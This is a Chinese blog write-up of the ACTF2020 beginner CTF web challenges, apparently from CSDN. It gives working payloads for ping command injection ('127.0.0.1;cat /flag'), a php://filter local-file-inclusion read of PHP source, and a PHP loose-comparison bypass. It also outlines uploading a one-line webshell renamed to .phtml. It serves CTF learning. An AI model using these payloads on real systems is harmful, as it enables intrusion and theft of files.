
[ACTF2020 新生赛]Web汇总

原创

brainw 于 2020-04-21 16:54:54 发布 756 收藏

分类专栏： CTF 文章标签： 安全 web

本文链接：https://blog.csdn.net/brainw/article/details/105662126



[ACTF2020 新生赛]Web汇总

Exec

ping命令注入

```
‘127.0.0.1;”
```

没有回显

截断符号配合普通命令

发现没有任何屏蔽

payload：

```
127.0.0.1;cat /flag
```

拓展：https://blog.csdn.net/qq_41079177/article/details/88321816

Include

根据题目和询问可能是 本地文件包含

通过

```
php://filter/read=convert.base64-encode/resource=
```

查看flag.php源码

```
?file=php://filter/read=convert.base64encode/resource=index.php
```

得到index.php的base64源码 转换

```
<meta charset="utf8">
<?php
error_reporting(0);
$file =
$_GET["file"];
if(stristr($file,"php://input")
|| stristr($file,"zip://") || stristr($file,"phar://") ||
stristr($file,"data:")){
exit('hacker!');
}
if($file){
include($file);
}else{
echo '<ahref="?file=flag.php">tips</a>';
}
?>
```

访问 flag

> http://url/?file=php://filter/read=convert.base64-encode/resource=flag.php

BackupFile

根据题目意思得到

> http://url/index.php.bak

下载备份文件

```
<?php
include_once "flag.php";
if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

> http://url/?key=123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3

报错–Just num!

这里看了wp，查看手册才知道

if 后面的==是弱相等；

这里的字符型被转换成了整型

故?key=123即可

Upload

文件上传漏洞

随便上传一个东西

显示路径

上传一句话木马

抓包修改为phtml后缀

菜刀连接在根目录得到